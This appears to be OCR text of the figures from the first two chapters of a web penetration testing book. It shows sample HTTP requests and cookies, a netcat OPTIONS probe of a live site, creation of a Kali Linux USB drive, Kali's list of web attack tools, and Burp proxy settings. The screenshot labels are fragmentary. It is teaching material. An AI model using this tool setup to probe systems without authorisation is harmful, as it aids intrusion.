


Chapter 1: Introduction to Penetration Testing and Web Applications



name	value
GET	/ HTTP/1.1
Host	bing.com
User-Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) ...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Connection	keep-alive
Cookie	MUID=3ED2E7BAFA8A60B7245AE17DFE8A6375; SRCHD=AF=NOFORM; SRCHUSR=AUTOREDIR...




HTTP/1.1	200 OK
Cache-Control	private, max-age=0
Content-Type	text/html; charset=utf-8
Vary	Accept-Encoding
Server	Microsoft-IIS/8.5
P3P	CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
Set-Cookie	_SS=SID=ED7B3D98C2064DC3965FBFF35C99C187; domain=.bing.com; path=/
Edge-control	no-store
X-MSEdge-Ref	Ref A: 465D0E85086E4711ACBC947748D9C98E Ref B: 42A6EA7522D9B45036708BAA2CE06...
Set-Cookie	_EDGE_S=SID=27653AABAAA56C0631723C57AB186D26; path=/; httponly; domain=bing.com
Date	Mon, 24 Nov 2014 07:35:42 GMT
Content-Length	57288




name	value
GET	/search?q=Kali+Linux&qs=n&form=QBLH&pq=&sc=0-0&sp=-1&sk=&cvid=e4e9c1850f3a434...
Host	www.bing.com
User-Agent	Mozilla/5.0 (X11 Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) ...
Accept	text/html,application/xh
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*
Keep-Alive	300
Proxy-Connection	keep-alive
Referer	http://www.bing.com/
Cookie	MUID=3ED2E7BAFA8A60B7245AE17DFE8A6375; SRCHD=AF=NOFORM; SRCHUID=V=2&GUID=...

Parameter passed via the URL when using GET method



```
POST http://intranet.com:80/portal/index.php HTTP/1.1
Host: Webfarm1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://intranet.com/portal
Content-length: 62

username=admin&password=test&imageField2.x=26&imageField2.y=10
```


Parameters passed in the body of the HTTP request when using POST method




```
root@ubuntu:~# nc ebay.com 80
OPTIONS / HTTP/1.1
Host: ebay.com

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
Date: Mon, 24 Nov 2014 17:59:57 GMT
```


Request

Response



GET /list.html HTTP/1.1
1) Browser sends request
Set-Cookie: languange=english
Set-Cookie: PHPID:4AE5RE2234
2) Server sets a cookie
GET /login.cgi?user=john
Cookie: languange=english
PHPID: 4AE5RE2234
3)Browser sends cookie back in subsequent requests



```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Date: Tue, 25 Nov 2014 18:22:25 GMT
Set-Cookie: ID=b34erdfWS; Domain=email.com; Path=/mail; Secure; HttpOnly; Expires=Wed, 26 Nov 2014 10:18:14 GMT
```




Chapter 2 Setting up Your Lab with Kali Linux




```
root@kali:/home# fdisk -l

Disk /dev/sda: 21.5 GB, 21474836480 bytes
255 heads, 63 sectors/track, 2610 cylinders, total 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

Disk /dev/sda doesn't contain a valid partition table

Disk /dev/sdb: 16.0 GB, 16030629888 bytes
255 heads, 63 sectors/track, 1948 cylinders, total 31309824 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x04030201

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1   *        2168    31309823    15653828    7  HPFS/NTFS/exFAT
root@kali:/home# 
```

KALI LINUX
The quieter you become, the more you are able to hear.



```
root@kali:/mnt/kali# dd if=kali-linux-2.0-amd64.iso of=/dev/sdb1 bs=1M
3001+1 records in
3001+1 records out
3147300864 bytes (3.1 GB) copied, 1333.76 s, 2.4 MB/s
root@kali:/mnt/kali# 
```

The quieter you become, the more you are able to hear.



Partition	File System		Unused	Flags
/dev/sdb1	fat32	0 MiB	2.86 GiB	boot
unallocated	unallocated	---	---	
/dev/sdb3	ext4	1 MiB	9.47 GiB	
unallocated	unallocated	---	---	
/dev/sdb4	ext4	3 MiB	1.68 GiB	

Minimum size: 1 MiB   Maximum size: 500 MiB

Free space preceding (MiB): 200

New size (MiB): 300


Free space following (MiB): 0


Align to: MiB

Create as: Primary Partition

File system: ext4

Label: Persistence


Applications
Places
Terminal
Tue 03:05
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
• CMS & Framework Identification
• Web Application Proxies
• Web Crawlers & Directory Brutef...
• Web Vulnerability Scanners
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
burpsuite
httrack
owasp-zap
paros
skipfish
sqlmap
vega
w3af
webscarab



Burp Proxy uses liste server.

Each installation of B for use in other tools

Use these settings to

☑ Intercept requests based on the following rules:


These settings control how Burp binds the proxy listener.

Bind to port: 8080

Bind to address: ● Loopback only

○ All interfaces

○ Specific address: 127.0.0.1



Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based

Enabled
☑
□
□
□

☐ Automatically fix missing

☑ Automatically update Cor

Add request interception rule


Specify the details of the interception rule.

Boolean operator: And

Match type: Domain name

Match relationship:

Match condition:

